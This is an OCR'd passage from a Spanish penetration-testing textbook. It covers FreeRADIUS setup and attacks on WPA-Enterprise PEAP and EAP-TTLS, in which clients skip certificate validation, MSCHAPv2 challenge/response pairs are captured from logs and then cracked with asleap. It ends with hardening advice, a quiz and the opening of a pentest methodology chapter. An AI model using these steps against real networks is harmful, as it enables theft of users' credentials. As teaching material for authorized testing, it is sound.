


Figura 10.2. Dirección IP asignada a RADIUS por DHCP

Ahora ya podemos completar el proceso de configuración del *router* para emplear el servidor RADIUS (Figura 10.3).




Figura 10.3. Configuración del router para emplear un servidor RADIUS

Una vez que el PA tiene la configuración establecida, es necesario continuar con los siguientes pasos para que el servidor de autenticación pueda funcionar correctamente:

1. Creación de certificados autofirmados. Diríjase al directorio */usr/local/etc/raddb/certs*. Desde allí, ejecute `./bootstrap` para invocar a **openssl** y generar los certificados autofirmados (Figura 10.4). Los archivos creados se corresponden con las claves pública/privada y los certificados del lado del servidor, que deberán estar accesibles en el momento en el que el servidor arranque.

Figura 10.4. Creación de los certificados y claves del lado del servidor

2. Como ya sabe, tanto el cliente (punto de acceso), como el servidor RADIUS, que es la máquina BackTrack, deben compartir la clave que se utilizará para realizar la autenticación entre ambas entidades. Aunque existen varios ficheros de configuración asociados al servidor de autenticación, de momento es de especial interés *clients.conf*, que se encarga de definir el SSID del PA y la contraseña que se compartirá entre el *router* y el servidor RADIUS.

   Escriba en un terminal `gedit /usr/local/etc/raddb/clients.conf` para abrir el fichero (Figura 10.5).




Figura 10.5. Configuración del fichero clients.conf.

Como observa en la línea 232, la contraseña que hemos elegido para los clientes de nuestra red (192.168.0.0/16) es **test**, la misma que pusimos en la interfaz web de configuración del *router*. En *shortname*, ponga el nombre de la red, **ssid_prueba**.

3. Ahora ya puede arrancar el servidor con el comando `radiusd -s -X` para comprobar que todo es correcto (Figura 10.6). Es interesante, como ejercicio adicional, que compruebe si el puerto 1812 se encuentra abierto esperando conexiones.




Figura 10.6. Servidor RADIUS funcionando

FreeRADIUS tiene cientos de opciones de configuración, por lo que familiarizarse con todas ellas es un arduo proceso. Este es el motivo por el que hacemos hincapié exclusivamente en aquellas necesarias para entender cómo funciona el servidor y qué debilidades podemos aprovechar para romper la barrera defensiva que supone la utilización de este modo de autenticación.

Una vez que se han completado los pasos anteriores, intente conectarse a la red **ssid_prueba** con su equipo Windows. Cuando se establezca la conexión, verá cómo una ventana emergente le pide las credenciales para autenticarse (Figura 10.7).

Figura 10.7. Autenticación de red

De momento no se ha creado ningún usuario, por lo que puede poner cualquier cosa en los campos correspondientes a **usuario** y **contraseña** (Figura 10.8).

Figura 10.8. Intento de conexión a la red a través de RADIUS

Al hacerlo, se generarán una serie de *logs* en el servidor RADIUS para encontrar al usuario y verificar si las credenciales de acceso son correctas. El proceso fallará, desde luego, dado que no se ha creado ningún usuario; sin embargo, llegados a este punto, podemos afirmar que el punto de acceso se encuentra recibiendo peticiones de conexión que deriva posteriormente al servidor RADIUS para que este se encargue de la gestión de la autenticación de usuarios.

Lo siguiente que debemos hacer es editar los dos ficheros de configuración que permiten establecer qué usuarios podrán autenticarse y cómo.

Estos archivos son los siguientes:

```
/usr/local/etc/raddb/users
/usr/local/etc/raddb/eap.conf
```

En el primero de estos dos ficheros (users) se declaran los usuarios que podrán autenticarse en el servidor RADIUS; en el segundo (eap.conf), se especifican diferentes elementos de configuración relacionados con el mecanismo y protocolos de autenticación.

Para crear un usuario de **nombre** "Miriam" y **contraseña** "tq2012", incluya la línea `Miriam Cleartext-Password := "tq2012"` (Figura 10.9).

Para este mismo usuario podría incluir otras opciones de configuración, tales como la dirección IP del cliente, la dirección de máscara de red, el protocolo, etc.

El fichero de configuración **eap.conf** permite establecer el tipo de autenticación que soportará el servidor, entre los cuales se incluyen PEAP, MD5, TLS, TTLS, LEAP y GTC, entre otros. Asegúrese de que la entrada **default_eap_type** del protocolo de autenticación extensible (EAP) está definida como **peap**. Si no es así, cámbiela (Figura 10.10).

Figura 10.9. Configuración del fichero users




Figura 10.10. Configuración del fichero eap.conf

10.2 MECANISMOS DE AUTENTICACIÓN EN UN SERVIDOR RADIUS

Existen diferentes tipos de autenticación que pueden emplearse en un servidor RADIUS, algunos de los cuales se utilizan con mayor frecuencia que otros por su soporte en algunas plataformas tan conocidas y extendidas como Windows. En concreto, los mecanismos de autenticación más conocidos y con los que normalmente se suele trabajar cuando se configura un servidor RADIUS son:

- PEAP
- EAP-TTLS
- EAP-TLS
- LEAP
- EAP-FAST

Sin embargo, de todos ellos, sin lugar a dudas, el más utilizado es **PEAP** (*protocolo de autenticación extensible protegido*), probablemente porque se encuentra soportado de forma nativa en sistemas Windows. PEAP posee dos versiones:

1. PEAP versión 0 con EAP-MSCHAP-v2, con soporte nativo en plataformas Windows.

2. PEAP versión 1 con EAP-GTC.

A continuación, explicaremos brevemente ambos mecanismos de autenticación, siendo conscientes de que son solamente los más extendidos, pero que en realidad existen muchos más.

10.2.1 EAP-TTLS

Se trata de un mecanismo de autenticación extensible que permite que las comunicaciones se realicen en un túnel cifrado de comunicación, lo que obliga a que el servidor se autentique con un certificado y, opcionalmente, permite también el uso de certificados en el lado del cliente. Es un mecanismo considerablemente robusto, ya que en el caso de que un atacante pueda acceder a las credenciales de acceso de un cliente, aún necesitaría el certificado correspondiente para el establecimiento del túnel, con lo que el esfuerzo que debería realizarse aumenta considerablemente. Se trata de una solución que no se encuentra tan extendida como PEAPv0, debido a que no cuenta con soporte nativo para plataformas Windows.

10.2.2 EAP-TLS

Se trata de un mecanismo de autenticación muy similar al anterior, sin embargo, tiene una diferencia que le hace ser, probablemente, el mecanismo de seguridad más fuerte de todos los EAP que se encuentran disponibles. Esta diferencia es que EAP-TLS tiene como requerimiento obligado que tanto el cliente como el servidor utilicen certificados para realizar el proceso del establecimiento del túnel cifrado y posterior autenticación. No obstante, tiene la dificultad de que en entornos con un número de clientes medio, la distribución de los certificados puede ser un proceso bastante delicado y complejo.

10.3 ATACANDO PEAP

Como acabamos de ver, PEAP es uno de los protocolos más extendidos hasta la fecha, fundamentalmente porque tiene soporte nativo en Windows. Emplea certificados en el lado del servidor para la validación del servidor RADIUS. Casi todos los ataques que se dirigen sobre PEAP se deben a una configuración errónea en la validación de los certificados. Para demostrarlo, vamos a romper el protocolo cuando la validación de certificados se encuentra desactivada.

Siga atentamente estos pasos:

1. Asegúrese de que PEAP se encuentra activado en el fichero *eap.conf* (Figura 10.11):




Figura 10.11. Activación de PEAP

2. Reinicie el servidor con el comando ya visto:

```
# radiusd -X -s
```

3. Ahora, monitorice el archivo *log* creado por el servidor RADIUS:

```
# tail /usr/local/var/log/radius/freeradius-server
wpe.log -n 0 -f
```

4. En la máquina en la que tiene instalado Windows 7, abra el **Centro de redes** y seleccione **Administrar redes inalámbricas**. En la lista de redes almacenadas, haga doble clic sobre la red **ssid_prueba** y, a continuación, elija la ficha **Seguridad**. Haga clic en el botón **Configuración** para ver la ventana **Propiedades de EAP protegido** (Figura 10.12).




Figura 10.12. Propiedades de EAP protegido (PEAP) en Windows 7

En este punto lo esencial consiste en desactivar la casilla de verificación **Validar un certificado de servidor**. De este modo conseguiremos romper el protocolo WPA-Enterprise.

5. Acepte la configuración y pruebe a conectarse a la red que definimos en el punto de acceso, **ssid_prueba**, para que Windows comience la autenticación PEAP (Figura 10.13).

Figura 10.13. Conexión a la red con autenticación PEAP

6. Una vez que se haya realizado la conexión con el punto de acceso se le pedirán las credenciales de autenticación (Figura 10.14). Nosotros hemos dado de alta para la prueba a un usuario de nombre **david** con contraseña **abcdefg**.

Figura 10.14. Autenticación en la red

7. Tan pronto introduzca las credenciales, aparecerá en el fichero *log* el usuario, el desafío lanzado y la respuesta del proceso de autenticación por desafío mutuo de Microsoft (MSCHAPv2), como puede observar en la figura 10.15.

Figura 10.15. Desafío y respuesta del proceso de autenticación por desafío mutuo de Microsoft (MSCHAP)

8. Con estos datos, y teniendo en cuenta que MSCHAPv2 es susceptible a ataques por diccionario, emplearemos la herramienta **asleap** junto con un diccionario, de nombre *list*, para encontrar la clave:

Figura 10.16. Ataque por diccionario con éxito frente a WPA-Enterprise

Observe que, aunque instale un servidor RADIUS con autenticación PEAP, si se desactiva la opción **Validar un certificado de servidor**, es posible realizar un ataque por diccionario y recuperar la clave si esta se encuentra en él.

Pero incluso habilitando la validación de certificados, si el administrador no declara los servidores de confianza en la lista **Conectarse a estos servidores**, estaremos dejando desprotegido el sistema de autenticación. Un atacante podría obtener de otro dominio un certificado real de alguna de las autoridades de certificación de la lista que el cliente seguiría aceptando sin ningún inconveniente.

10.4 ATACANDO EAP-TTLS

Romper EAP-TTLS es prácticamente idéntico a romper PEAP. Una vez que el cliente ha aceptado nuestro certificado, obtendremos el desafío y la respuesta del proceso de autenticación por desafío mutuo de Microsoft. Como MSCHAPv2 es susceptible a ataques por diccionario, utilizaremos a continuación la herramienta *asleap* para romper la pareja desafío/respuesta. Si la contraseña empleada se encuentra en el diccionario utilizado, *asleap* la encontrará.

TTLS es un mecanismo de autenticación extensible que permite que las comunicaciones se realicen en un túnel cifrado de comunicación, lo que obliga a que el servidor se autentique con un certificado y, opcionalmente, permite también el uso de certificados en el lado del cliente. Puesto que Windows no trae soporte nativo para TTLS, solo puede emplearse con el uso de aplicaciones de terceros.

Al igual que en el caso anterior, el método EAP interior más extendido con EAP-TTLS es MSCHAPv2.

Como Windows no trae soporte nativo, emplearemos para esta práctica una aplicación de Broadcom Corporation para Windows.

1. EAP-TTLS también se encuentra activo por defecto en el archivo de configuración *eap.conf*. Reinicie de nuevo el servidor RADIUS y monitorice el fichero de registros (Figura 10.17).




Figura 10.17. Puesta en marcha de RADIUS con monitorización

2. En la máquina con Windows 7, abra el **Centro de redes** y seleccione **Administrar redes inalámbricas**. En la lista de redes almacenadas, haga doble clic sobre la red **ssid_prueba** y después seleccione la ficha **Seguridad**. Elija como método de autenticación de red **Broadcom: EAP-TTLS** y, a continuación, pulse el botón **Configuración** para ver la ventana de configuración **EAP-TTLS**. Asegúrese de elegir MSCHAPv2 como método EAP interior y de no poner ningún **Nombre de servidor** (Figura 10.18).

Figura 10.18. Configuración de EAP-TTLS de Broadcom ®

3. A continuación, conecte el cliente a la red **ssid_prueba** con las credenciales **miriam** como usuario y **casaca23** como contraseña, o cualesquiera otras que haya dado de alta en el fichero *users*, claro está (Figura 10.19).

Figura 10.19. Autenticación en la red con EAP-TTLS

4. Inmediatamente, aparecerá la pareja desafío/respuesta en la consola. A continuación, con la herramienta *asleap*, recupere la contraseña (Figura 10.20).

Figura 10.20. Recuperación de la contraseña WPA-Enterprise con EAP-TTLS

10.5 CONSEJOS

Desde el punto de vista de la propia experiencia, y hasta la fecha, podemos hacer tres recomendaciones para el ámbito empresarial:

1. Para autónomos y pequeñas y medianas empresas, es suficiente con emplear una autenticación WPA2-PSK con AES junto con una fuerte contraseña de 63 caracteres alfanuméricos. Si cambia de vez en cuando la frase de paso, aún será mucho más seguro su entorno de red.

2. Para grandes empresas es obligatorio recomendar el empleo de WPA2-Enterprise con EAP-TLS. Como hemos comentado, este protocolo emplea para la autenticación certificados tanto en el lado del cliente como en el del servidor. Hasta la fecha es el único protocolo que nadie ha sido capaz de romper.

3. Si por cuestiones técnicas ha de emplear WPA2-Enterprise con PEAP o EAP-TTLS, asegúrese de que está habilitada la validación de certificados, que ha elegido una o varias autoridades correctas de certificación y que emplea solamente los servidores RADIUS autorizados. Así mismo, compruebe que desactiva cualquier opción referida a que los usuarios puedan aceptar nuevos servidores, certificados o autoridades de certificación.

10.6 AUTOEVALUACIÓN 10

- ¿Cuál es el puerto por el que por defecto RADIUS establece las conexiones?

  a) 80 TCP.
  b) 1854 TCP.
  c) 1812 UDP.
  d) Ninguna de las anteriores.

- ¿Cómo se llama el fichero de configuración que permite establecer el tipo de autenticación que soportará el servidor RADIUS?

  a) users.conf.
  b) eap.conf.
  c) radius.conf.
  d) clients.conf.

- ¿Cuál de los siguientes es un mecanismo de autenticación con el que no trabaja RADIUS?

  a) EAP-TLS.
  b) PEAP.
  c) EAP-TTLS.
  d) PSK-TKIP.

- ¿Cuál diría usted que es a día de hoy el mecanismo más robusto para proteger redes en entornos empresariales?

  a) EAP-TLS.
  b) EAP-TTLS.
  c) PAPv0.
  d) PEAPv1.

- ¿Cómo se puede atacar PEAP?

  a) Mediante ataques de fragmentación.
  b) Con un certificado falso.
  c) Siempre por ataques de diccionario.
  d) Ninguna de las anteriores.

- EAP-TTLS emplea…

  a) Siempre certificados en el lado del cliente.
  b) Credenciales de usuario.
  c) Certificados en el lado del servidor.
  d) Ninguna de las anteriores.

- EAP-TLS usa…

  a) Certificados en el lado del cliente.
  b) Certificados en el lado del servidor.
  c) Ambas son correctas, a y b.
  d) Ninguna de las anteriores.

11

METODOLOGÍA. CASO PRÁCTICO

Una prueba de intrusión es un método para evaluar la seguridad de un sistema o red informática simulando la ofensiva de un usuario malicioso. El proceso involucra un análisis activo del sistema en busca de cualquier posible vulnerabilidad que pueda resultar de una configuración inapropiada, fallo en el software o hardware, o una debilidad en el proceso operacional o contramedida técnica. Este análisis se genera desde la posición de un *hacker* potencial y puede involucrar la explotación real de vulnerabilidades de seguridad. Todos los problemas de seguridad que sean hallados se presentarán al propietario del sistema junto con una propuesta o recomendación de soluciones técnicas. La intención de una prueba de intrusión es la de determinar la posibilidad de un ataque real y el impacto que puede producirse en el negocio de una explotación real si es descubierta.

En este último capítulo resumiremos los diferentes pasos de la metodología con una descripción razonable que le ayudará a entender cómo BackTrack puede ayudar en esta labor.

Las pruebas de intrusión no son tan exhaustivas como una auditoría, ya que en esta última se analizan todos los caminos posibles. En un test de intrusión se realiza un intento por acceder al sistema de información y escalar lo máximo posible. Mediante el test, se podrá obtener una mayor protección y aumentar la fiabilidad de los sistemas de información de una empresa, ya que pondrá a prueba el nivel de seguridad de la misma.

Toda prueba de intrusión finaliza con un informe en el que se detallarán las pruebas realizadas y las debilidades halladas, seguidas de las contramedidas y recomendaciones para solventar los problemas.

11.1 TIPOS DE PRUEBAS

Las pruebas de intrusión pueden realizarse de varias formas, con la única diferencia de la cantidad de conocimiento o de documentación que la empresa entregue a los consultores.

El método **Black Box** asume que no se tiene ningún conocimiento de la infraestructura que va a ser evaluada. Los consultores deben reunir toda la información del sistema de forma previa a la prueba. Este tipo de intrusión toma más tiempo y es muchísimo más caro, ya que se necesita una investigación previa de la tecnología e infraestructura del sistema para poder generar oficialmente la prueba.

La prueba **White Box** proporciona a los consultores un conocimiento completo de la infraestructura, incluyendo diagramas de red, código fuente e información de direcciones físicas y de Internet. Este tipo de prueba requiere menos tiempo para ejecutarse, ya que acelera la etapa de descubrimiento.

Existen variaciones a estos tipos de pruebas, conocidas como **Grey Box**, en las que al consultor se le da un conocimiento parcial del sistema.

Desde el punto de vista de quien escribe esta obra, suele ser preferible asumir el peor escenario y dotar a los consultores de tanta información como ellos necesiten, asumiendo que el atacante ya la tenga en su poder.

Una prueba de intrusión debe ser realizada en sistemas que estén conectados a ambientes hostiles, particularmente a Internet. Esta provee un nivel práctico de seguridad con la intención de que un usuario malicioso no consiga entrar en el sistema.

11.2 METODOLOGÍA EN LOS ANÁLISIS DE SEGURIDAD

Son varias las metodologías que pueden seguirse en la realización de las pruebas de intrusión, aunque es bastante común seguir la marcada por el manual de la *Open Source Security Testing Methodology* (OSSTMM). Esta metodología está dividida en 5 capítulos, los cuales prueban controles de información y datos, niveles de concienciación del personal, niveles de control de fraude e ingeniería social, redes de telecomunicaciones y ordenadores, dispositivos inalámbricos, dispositivos móviles, controles de acceso de seguridad física, procesos de seguridad y áreas físicas, como edificios y perímetros.

La OSSTMM se centra en los detalles técnicos necesarios de los dispositivos que se auditan, el qué hacer antes, durante y después de la prueba, y determina cómo medir los resultados. Las pruebas se actualizan constantemente para satisfacer las distintas leyes, regulaciones y códigos éticos.

Las etapas de una prueba de intrusión son las siguientes:

- ✓ **Alcance y planificación**. Se definen los sistemas que se auditarán.
- ✓ **Descubrimiento**. Se construye toda la información necesaria de los sistemas y servicios: mapeo de la red, identificación de IP, dominios, protocolos, servicios y puertos expuestos.
- ✓ **Análisis de vulnerabilidades**. Se auditan los sistemas para el descubrimiento de vulnerabilidades existentes y su posible explotación.
- ✓ **Intrusión**. Si en el alcance de la prueba se encuentra la autorización para un ataque, este puede realizarse para la obtención de acceso y escalada de privilegios con la información obtenida en las etapas anteriores.
- ✓ **Informe**. Se detallan los hallazgos y recomendaciones basados en la etapa del análisis.

11.3 METODOLOGÍA CON BACKTRACK

BackTrack, como ya conoce, posee cientos de herramientas de código abierto y gratuitas con las que llevar a cabo una completa auditoría de seguridad o cualquier prueba de intrusión. En lo que resta de capítulo expondremos, de forma resumida y sin afectar a la confidencialidad de los involucrados, una prueba real de intrusión realizada en un pequeño despacho de arquitectura.

Veamos cada una de las fases:

11.3.1 Planificación

1. **Alcance de la evaluación**. Es el cliente que contrata los servicios quien debe definir hasta dónde evaluar:
   a) Localización y área.
   b) Número de puntos de acceso y clientes inalámbricos.
   c) Número de redes que desea evaluar, si hay más de una.

2. **Esfuerzo necesario**. Una vez establecido el alcance de la evaluación, el consultor debe realizar una estimación del esfuerzo para así redactar el precontrato. Fundamentalmente, se hará hincapié en:

   a) Número de días disponibles para la realización de las pruebas.
   b) Número de horas por hombre requeridas.

3. **Legalidad**. Las pruebas de intrusión son un asunto bastante serio tanto para el cliente como para el profesional que las realiza, ya que pueden producirse daños importantes de cuando en cuando. Es importante, por tanto, que se firme un acuerdo en el que ambas partes se eximan de responsabilidad y en el que por escrito figure que se tienen todos los permisos para efectuar la intrusión.

En lo que respecta al caso práctico que analizamos, la oficina disponía de 4 ordenadores de sobremesa conectados permanentemente por Wi-Fi con un *router* modelo Zyxel P660 HWD1, más un portátil que se utilizaba en casos puntuales. Como no se conocían las direcciones físicas ni de Internet de las máquinas, lo primero que se hizo como consultores fue analizar la configuración de los equipos y la red (Figura 11.1).

